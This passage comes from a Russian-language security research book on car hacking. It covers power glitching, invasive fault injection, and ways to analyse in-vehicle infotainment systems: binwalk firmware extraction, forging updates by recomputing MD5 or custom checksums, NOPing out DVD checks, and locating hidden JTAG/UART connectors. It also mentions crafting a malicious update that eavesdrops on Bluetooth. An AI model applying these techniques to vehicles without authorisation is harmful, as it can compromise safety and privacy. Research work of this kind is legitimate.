Power glitching запускается так же, как clock glitching: вы подаете target board корректное питание с устойчивой скоростью, а когда хотите вызвать неожиданные результаты на конкретных instructions, вы либо понижаете, либо повышаете voltage, чтобы прервать эту instruction. Понижать voltage часто безопаснее, чем повышать, поэтому сначала попробуйте это. Каждый microcontroller реагирует на power glitching по-разному, поэтому экспериментируйте с разными точками и power levels, чтобы построить glitch profile и увидеть, какие типы поведения можно контролировать. (Когда instructions пропускаются через power glitching, это часто происходит потому, что opcode instruction была повреждена и сделала что-то отличное от intended instruction, или потому что один из registers был поврежден.)

Примечание. Некоторые microcontrollers вообще не уязвимы к power glitching, поэтому тестируйте на вашем target chipset, прежде чем пробовать это на автомобиле.

Power glitching также может влиять на чтение и запись памяти. В зависимости от того, какая instruction выполняется во время power fault, можно заставить controller прочитать неправильные

данные или забыть записать значение.

Инвазивное внедрение отказов

Поскольку *invasive fault injection attacks* более трудоемкие и дорогие, чем *glitch attacks*, мы рассмотрим их здесь только кратко. Однако если вам нужно выполнить задачу и у вас есть ресурсы, *invasive fault injection* часто является лучшим способом. Подвох в том, что он не сохраняет *target* и может даже уничтожить его.

Invasive fault injection подразумевает физическую распаковку микросхемы, обычно кислотой (*nitric acid* и *acetone*), и использование *electron microscope* для *imaging* микросхемы. Можно работать только с верхним или нижним слоем микросхемы либо составить карту каждого слоя и расшифровать *logic gates* и *internals*. Также можно использовать *microprobes* и *microprobe station*, чтобы внедрить *exact signal*, который нужен, в *target*. Аналогично можно использовать *targeted lasers* или даже направленное тепло, чтобы вызвать *optical faults* и замедлить процессы в этой области. Например, если *move instruction* должна занимать два *clock cycles*, можно замедлить извлечение *register*, чтобы оно опоздало к следующей *instruction*.

Резюме

В этой главе вы изучили несколько продвинутых техник атаки на *embedded systems*; эти техники будут становиться только ценнее по мере улучшения автомобильной безопасности. Вы узнали, как идентифицировать *chips* и мониторить *power usage*, чтобы создать *profile* корректных операций. Мы проверили, можно ли атаковать *password checks*, мониторя *power output* плохих *characters* в *passwords*, чтобы в итоге создать *brute-forcing application*, использующее *power analysis* и сокращающее время *brute-force* пароля до секунд. Мы также увидели, как *clock* и *power glitching* могут заставлять *instructions* пропускаться в ключевые моменты выполнения *firmware*, например во время *security validation checks* или при установке *JTAG security*.

Глава 9. Автомобильные информационно-развлекательные системы

In-vehicle infotainment (IVI) system - это название, которое часто дают touchscreen-интерфейсу в центральной консоли автомобиля. Такие консоли часто запускают operating system вроде Windows CE, Linux, QNX или Green Hills и могут также запускать Android в VM. Они могут поддерживать множество функций с разным уровнем интеграции с автомобилем.

IVI system предлагает больше удаленных attack surfaces, чем любой другой компонент автомобиля. В этой главе вы узнаете, как анализировать и идентифицировать IVI unit, как определить, как она работает, и как преодолеть потенциальные препятствия. Как только вы поймете свою IVI system, вы получите большой объем понимания того, как работает целевой автомобиль. Получение доступа к IVI system позволит не только модифицировать саму IVI, но и откроет дверь к дополнительной информации о работе автомобиля, например о том, как он маршрутизирует CAN bus packets и обновляет ECU. Понимание IVI system также может дать представление о том, связывается ли система с производителем; если да, можно использовать доступ к IVI, чтобы увидеть, какие данные собираются и потенциально отправляются обратно производителю.

Attack surfaces

IVI systems обычно имеют один или несколько физических входов, которые можно использовать для связи с автомобилем:

Auxiliary jack

- CD-ROM
- DVD
- Touchscreen, knobs or buttons, and other physical input methods
- USB ports

One or more wireless inputs

- Bluetooth
- Cellular connection
- Digital radio (such as Digital Audio Broadcasting)
- GPS
- Wi-Fi
- XM Radio

Internal network controls

- Bus networks (CAN, LIN, KWP, K-Line, and so on)
- Ethernet
- High-speed media bus

Автомобили часто используют CAN для связи между своими компонентами, такими как modules, ECUs, IVI systems и telematic units. Некоторые IVI systems используют Ethernet для связи между high-speed devices, будь то для отправки обычного IP traffic или CAN packets с использованием Electronic System Design NTCAN или Ethernet low-level socket interface (ELLSI). (Подробнее о vehicle protocols см. главу 2.)

Атака через систему обновления

Один способ атаковать IVI system - нацелиться на ее software. Если ваши навыки в основном находятся в области software-related services, этот метод может показаться наиболее удобным, и если вы когда-либо исследовали embedded devices, например домашние Wi-Fi routers, некоторые методы, обсуждаемые ниже, будут вам знакомы.

Мы сосредоточимся на использовании system updates для получения доступа к системе. Возможно, получить доступ к системе можно и другими software-средствами, например через debug screen, undocumented backdoor или опубликованную vulnerability, но мы сосредоточимся на получении доступа через software updates, потому что этот метод наиболее общий для IVI systems и является основным способом, используемым для идентификации и доступа к целевой системе через software.

Идентификация вашей системы

Чтобы полностью понять целевую IVI system, сначала нужно определить, какое software она запускает. Затем нужно выяснить, как получить доступ к этому software, что часто включает поиск методов, которые IVI использует для обновления или загрузки своей operating system. Как только вы поймете, как система обновляется, у вас будут знания, необходимые для выявления vulnerabilities и модификации системы.

Прежде чем начинать вносить модификации, нужно знать, какую operating system запускает IVI. Самый простой способ сделать это - найти brand IVI, сначала посмотрев label на внешней стороне IVI unit или frame. Если label нет, ищите display option в интерфейсе, который показывает software version numbers и часто device name. Также проверьте онлайн, исследовал ли кто-нибудь уже вашу target system, и если система произведена third party, есть ли у нее website и firmware updates. Скачайте любые firmware или tools, которые найдете, для дальнейшего использования. Выясните, как система обновляется. Есть ли map update service? Какие еще update methods доступны? Даже если вы обнаружите, что system updates отправляются over the air, обычно можно найти USB drives или DVD с map updates, например тот от Honda Civic, показанный на рисунке 9-1.



Рисунок 9-1: infotainment unit NavTeq в открытом состоянии.

У этой IVI есть обычный CD tray для музыки сверху, плюс скрытая пластиковая дверца снизу, которая откидывается и открывает DVD tray с map software.

Определение типа файла обновления

System updates часто поставляются как compressed files с расширениями .zip или .cab, но иногда имеют нестандартные расширения, например .bin или .dat. Если update files имеют расширения .exe или .dll, вероятно, вы смотрите на систему на базе Microsoft Windows.

Чтобы определить, как files сжаты и какова их target architecture, просмотрите их headers в hex editor или используйте инструмент вроде file, доступный в системах на базе *nix. Команда file сообщит architecture файла, например ARM или, как в Honda Civic IVI, показанной на рисунке 9-1, Hitachi SuperH SH-4 Processor. Эта информация полезна, если вы хотите скомпилировать новый code для устройства или планируете написать или использовать exploit против него.

Если команда file не определила тип файла, возможно, перед вами packed image. Для анализа firmware bundle можно использовать инструмент вроде binwalk, Python tool, который использует signatures для вырезания files из собранного binary. Например, можно просто запустить binwalk на firmware image, чтобы увидеть список идентифицированных file types:

```
$ binwalk firmware.bin
```

DECIMAL	HEX	DESCRIPTION

0	0x0	DLOB firmware header, boot partition: "dev=/dev/mtdblock/2"
112	0x70	LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 3797616 bytes
1310832	0x140070	PackImg section delimiter tag, little endian size: 13644032 bytes;
big		endian size: 3264512 bytes
1310864	0x140090	Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 3264162 bytes, 1866 inodes, blocksize: 65536 bytes, created: Tue Apr 3 04:12:22 2012

Использование flag -e извлечет каждый из этих files для дальнейшего анализа и review. В этом примере видно, что была обнаружена filesystem SquashFS.

Эту filesystem можно извлечь с flag -e, а затем "unsquash" с помощью инструмента unsquashfs, чтобы посмотреть filesystem, как я сделал здесь:

```
$ binwalk -e firmware.bin
$ cd _firmware.bin.extracted
$ unsquashfs -f -d firmware.unsquashed 140090.squashfs
```

Команды binwalk -e извлекут все известные files из firmware.bin в папку _firmware.bin.extracted. Внутри этой папки вы увидите files, названные по их hex address, с extension, соответствующим обнаруженному file type. В этом примере squashfs file называется 140090.squashfs, потому что это было location в firmware.bin.

Модификация системы

Как только вы знаете OS системы, architecture и update method, следующий шаг - проверить, можно ли использовать эту информацию для модификации. Некоторые updates "protected" цифровой подписью, и такие бывает сложно обновлять. Но часто protection отсутствует или update process просто использует MD5 hash check. Лучший способ найти такие protections - модифицировать существующее update software и запустить update.

Хорошая начальная точка для system modification - что-то с видимым результатом, например splash screen или icon, потому что после успешного изменения вы сразу это узнаете (см. рисунок 9-2).




Рисунок 9-2: пример модификации: NavTeq unit с измененным splash screen.

Рисунок 9-2 показывает, как я изменил splash screen IVI system, заменив обычное background image флагом Jolly Roger, а vehicle emblem - персонажем из Street Fighter. Замена images в splash screen - безопасный способ убедиться, что вы можете модифицировать IVI system без большого риска сломать систему.

Найдите image в вашем update file, измените его, затем заново запишите update DVD и принудительно запустите system update. (Узнайте как в manual IVI.) Если update files были сжаты в один archive, обязательно снова сожмите modified version так, чтобы она выглядела в том же format, что и до модификации.

Если вы столкнулись с checksum issue и update fails, ищите в update файл, который может быть hash, например text file, содержащий strings вроде 4cb1b61d0ef0ef683ddbed607c74f2bf. Нужно будет обновить этот файл hash-значением вашего нового modified image. Возможно, вы сможете угадать hashing algorithm, посмотрев на размер hash и применив trial and error. Например, 8-character hash, такой как d579793f, может быть CRC32; 32-character hash, такой как c46c4c478a4b6c32934ef6559d25002f, может быть MD5 hash; а 40-character hash, такой как 0aaedee31976f350a9ef821d6e7571116e848180, может быть SHA-1. Это три самых распространенных hash algorithms, но есть и другие, которые могут встретиться; быстрый поиск в Google или обращение к таблицам на https://en.wikipedia.org/wiki/List_of_hash_functions даст подсказку, какой algorithm использовался.

Linux tools crc32, md5sum и sha1sum позволят быстро вычислить hash существующего файла и сравнить его с содержимым исходного text file. Если вы можете сгенерировать hash, совпадающий с hash существующего файла, значит, вы нашли правильный algorithm.

Например, допустим, вы нашли на update DVD один файл с именем `Validation.dat`, который перечисляет содержимое `files` на DVD, как показано в листинге 9-1. Этот listing включает имена трех `files` на DVD и связанные с ними `hashes`.

```
09AVN.bin b46489c11cc0cf01e2f987c0237263f9
PROG_INFO.MNG 629757e00950898e680a61df41eac192
UPDATE_APL.EXE 7e1321b3c8423b30c1cb077a2e3ac4f0
```

Листинг 9-1: пример файла `Validation.dat`, найденного на update DVD.

Длина `hash`, указанного для каждого `file`, - 32 characters - предполагает, что это может быть MD5 `hash`. Для подтверждения используйте Linux tool `md5sum`, чтобы сгенерировать MD5 `hash` для каждого `file`. Листинг 9-2 показывает, как это выглядело бы для файла `09AVN.bin`.

```
$ md5sum 09AVN.bin
b46489c11cc0cf01e2f987c0237263f9 09AVN.bin
```

Листинг 9-2: использование `md5sum`, чтобы увидеть `hash` файла `09AVN.bin`.

Сравните `hash` для `09AVN.bin` в листинге 9-1 с результатами запуска `md5sum` в листинге 9-2, и вы увидите, что `hashes` совпадают; мы действительно смотрим на MD5 `hash`. Этот результат говорит, что для модификации `09AVN.bin` нужно пересчитать MD5 `hash` и обновить файл `Validation.dat`, содержащий все `hashes`, новым `hash`.

Еще один способ определить `algorithm`, использованный для создания `hash`, - запустить команду `strings` на некоторых `binaries` или `DLLs` в вашем `update package`, чтобы поискать `strings` в `file`, например MD5 или SHA. Если `hash` мал, например `d579793f`, а CRC32, похоже, не работает, вероятно, перед вами `custom hash`.

Чтобы создать `custom hash`, нужно понять `algorithm`, использованный для создания этого `hash`, а это потребует работы с `disassembler`, например IDA Pro, Hopper или бесплатным `radare2`. Например, листинг 9-3 показывает `sample output custom CRC algorithm`, просмотренного в `radare2`:

```
| .-----> 0x00400733 488b9568ffff. mov rdx, [rbp-0x98]
|- fcn.0040077c 107
| ||| | 0x0040073a 488d855fffff. lea rax, [rbp-0xa1]
| ||| | 0x00400741 4889d1 mov rcx, rdx
| ||| | 0x00400744 ba01000000 mov edx, 0x1
| ||| | 0x00400749 be01000000 mov esi, 0x1
| ||| | 0x0040074e 4889c7 mov rdi, rax
| ||| | 0x00400751 e8dafdffff call sym.imp.fread
| ||| | sym.imp.fread()
| ||| | 0x00400756 8b9560ffff mov edx, [rbp-0xa0]
| ||| | 0x0040075c 89d0 mov eax, edx
| ||| | 0x0040075e c1e005 shl eax, 0x5
| ||| | 0x00400761 01c2 add edx, eax
| ||| | 0x00400763 0fb685ffff. movzx eax, byte [rbp-0xa1]
| ||| | 0x0040076a 0fbec0 movsx eax, al
| ||| | 0x0040076d 01d0 add eax, edx
| ||| | 0x0040076f 898560ffff mov [rbp-0xa0], eax
| ||| | 0x00400775 838564ffff. add dword [rbp-0x9c], 0x1
| || ; CODE (CALL) XREF from 0x00400731 (fcn.0040066c)
| |'-----> 0x0040077c 8b8564ffff mov eax, [rbp-0x9c]
| | | | 0x00400782 4863d0 movsxd rdx, eax
| | | | 0x00400785 488b45a0 mov rax, [rbp-0x60]
| | | | 0x00400789 4839c2 cmp rdx, rax
| |'=====< 0x0040078c 7ca5 jl 0x400733
```

Листинг 9-3: дизассемблирование CRC checksum function в `radare2`.

Если вы плохо читаете `low-level assembler`, это может быть слишком много для начала, но все же разберем. `Algorithm` в листинге 9-3 считывает `byte`, умножает его на 5, а затем добавляет к `hash`, чтобы вычислить `final sum`. Остальная часть `assembly` в основном используется `read loop` для обработки `binary file`.

Apps and plugins

Будь ваша цель `firmware updates`, создание `custom splash screens` или другая `exploitation`, часто окажется, что нужную для эксплуатации или модификации автомобиля информацию можно получить, атакуя `IVI applications`, а не саму `IVI operating system`. Некоторые `systems` позволяют устанавливать `third-party applications` на `IVI`, часто через `app store` или `dealer-customized interface`. Например, обычно есть способ, с помощью которого `developers` могут `sideload apps` для `testing`. Модификация существующего `plugin` или создание собственного может быть отличным способом выполнить `code`, чтобы дополнительно разблокировать систему. Поскольку `standards`, определяющие, как `applications` должны взаимодействовать с автомобилем, все еще пишутся, каждый `manufacturer` свободен реализовывать собственные `API` и `security models`. Эти `APIs` часто созрели для `abuse`.

Идентификация vulnerabilities

После того как вы выяснили, как обновлять систему - будь то через модификацию `splash screen`, `company logo`, `warranty message` или другого элемента, - вы готовы искать `vulnerabilities` в системе. Ваш выбор дальнейшего пути будет зависеть от конечной цели.

Если вы ищете существующие `vulnerabilities` в `infotainment unit`, следующий шаг - вытащить все `binaries` из `IVI`, чтобы их проанализировать. (Это исследование уже подробно описано в нескольких книгах об `reverse engineering`, поэтому здесь я не буду углубляться.) Проверьте `versions binaries` и `libraries` в системе. Часто, даже в случае `map updates`, `core OS` редко обновляется, и есть хорошая вероятность, что в системе существует уже идентифицированная `vulnerability`. Возможно, вы даже найдете готовый `Metasploit exploit` для системы.

Если ваша цель, например, создать `malicious update`, которая прослушивает `Bluetooth driver` автомобиля, на этом этапе у вас есть почти все необходимое. Единственная часть, которая все еще может понадобиться, - `software development kit (SDK)`, используемый для компиляции `target system`. Получить его в руки сильно упростит задачу, хотя создать или модифицировать `binary` с помощью `hex editor` все равно возможно. Часто `infotainment OS` построена с использованием `standard SDK`, например `Microsoft Auto Platform`.

Например, рассмотрим `navigation system` с определенными `protections`, предназначенными для того, чтобы не дать `customer` использовать `DVD-R` в системе. Исходная идея производителя состояла в том, чтобы брать с `owners` \$250 за `updated mapping DVDs`, и он хотел помешать людям просто копировать чужой `DVD`.

Пытаясь предотвратить такой обмен, `manufacturer` добавил несколько `DVD checks` в `navigation system`, как показано в `sample code` отображения `IDA` на рисунке 9-3. Но допустим, как `consumer` вы хотите использовать `backup copy` купленного `DVD` в вашей системе вместо `original`, потому что ваш автомобиль днем сильно нагревается, и вы не хотите, чтобы `DVD` деформировался.

Хотя обычный `consumer` вряд ли сможет обойти эти `DVD checks`, можно было бы найти `DVD checks` и заменить их `no-operation instructions (NOPs)`, что буквально заставило бы проверки ничего не делать. Затем можно загрузить эту `modified version DVD check` в `IVI` и использовать `backup DVD` для `navigation`.




Рисунок 9-3: IDA view DVD checks.

Примечание. Все упомянутые до сих пор hacks можно выполнить без снятия unit. Однако можно копнуть еще глубже, сняв unit и напрямую занявшись chips и memory, как обсуждалось в главе 6.

Атака на IVI hardware

Если вам комфортнее атаковать hardware, чем software, и вы можете снять IVI из target vehicle, можно атаковать hardware IVI system. Более того, если вам не удалось получить доступ к software IVI system, hardware attack может дать дополнительное понимание, которое поможет найти путь внутрь. Иногда вы обнаружите, что можете получить доступ к system security keys, атакуя hardware, когда метод update, упомянутый ранее, не сработал.

Разбор соединений IVI unit

Если вам не удастся получить доступ к системе автомобиля через update method, обсуждавшийся в предыдущем разделе, можно атаковать wiring и bus lines IVI. Ваш первый шаг - снять IVI unit, а затем проследить wires обратно к circuit board, чтобы идентифицировать ее components и connections, подобные показанным на рисунке 9-4.



Рисунок 9-4: вид разъемов double DIN IVI unit.

Когда вы снимете IVI unit, вы увидите много wires, потому что, в отличие от aftermarket radios, OEM units тесно связаны с автомобилем. Задняя металлическая панель IVI обычно также служит heat sink, а каждый connector часто отделен по своей functionality. (В некоторых автомобилях Bluetooth и cellular piece находятся в другом module, поэтому если вы исследуете wireless exploit, а у IVI unit нет этого wireless module, продолжайте искать telematics module.)

Проследив фактические wires или посмотрев wiring diagram вроде показанной на рисунке 9-5, можно увидеть, что Bluetooth module на самом деле является отдельной частью от navigation unit (IVI). Обратите внимание на диаграмме, что Bluetooth unit использует CAN (B-CAN) на pin 18. Если посмотреть wiring diagram navigation unit, можно увидеть, что вместо CAN к IVI unit напрямую подключена K-Line (pin 3). (Мы обсуждали эти protocols в главе 2.)




Рисунок 9-5: wiring diagram hands-free.

Если вы можете определить, подключена ли ваша target к network bus, вы будете знать, насколько многое ваш exploit сможет контролировать. Как минимум bus, напрямую подключенная к target, может быть затронута любым code, который вы поместите в target system. Например, в wiring

examples, показанных на рисунке 9-5, vulnerability в Bluetooth module дала бы нам прямой CAN access; однако если бы мы эксплуатировали navigation system IVI, пришлось бы использовать K-Line вместо этого (см. рисунок 9-6). Можно понять, к какой network у вас есть доступ, посмотрев wiring diagram на рисунке 9-5 и увидев, подключены ли K-Line или CAN к target device. То, на какой bus вы находитесь, повлияет на payload и на то, на какие networked systems вы сможете влиять напрямую.




Рисунок 9-6: K-Line указана на wiring diagram для navigation unit.

Разборка IVI unit

Если ваша цель - напрямую атаковать system hardware, или если у вас нет wiring diagram, показывающей connections к entertainment unit, нужно начать разбирать unit. Поскольку IVI units очень компактны и объединяют много functionality в маленькой области, их разборка означает удаление множества screws и нескольких слоев соединенных circuit boards. Разборка занимает много времени, сложна и, вероятно, должна быть last resort.

Чтобы начать разборку, снимите корпус. Каждая unit разбирается по-своему, но обычно можно снять screws передней и задней панелей, а затем двигаться сверху вниз. Внутри вы, скорее всего, найдете circuit board вроде показанной на рисунке 9-7.

Хотя надпись на circuit board немного трудно прочитать, вероятно, вы обнаружите, что многие pins подписаны. Обращайте пристальное внимание на любые connectors, которые прикреплены к circuit board, но не подключены, или закрыты heat sink. Часто вы обнаружите, что определенные connectors, использовавшиеся в manufacturing process, оставлены на circuit board отключенными. Они могут быть отличным путем внутрь IVI unit. Например, рисунок 9-8 показывает hidden connector, обнаруженный после снятия back panel на целевой IVI.

Hidden connectors - отличное место для начала при работе с firmware устройства. Эти connectors часто имеют методы для загрузки и отладки firmware, выполняющейся на systems, а также могут предоставлять serial-style debugging interfaces, которые можно использовать, чтобы видеть, что происходит в системе. В частности, следует искать JTAG и UART interfaces.




Рисунок 9-8: скрытый connector, не выведенный наружу.

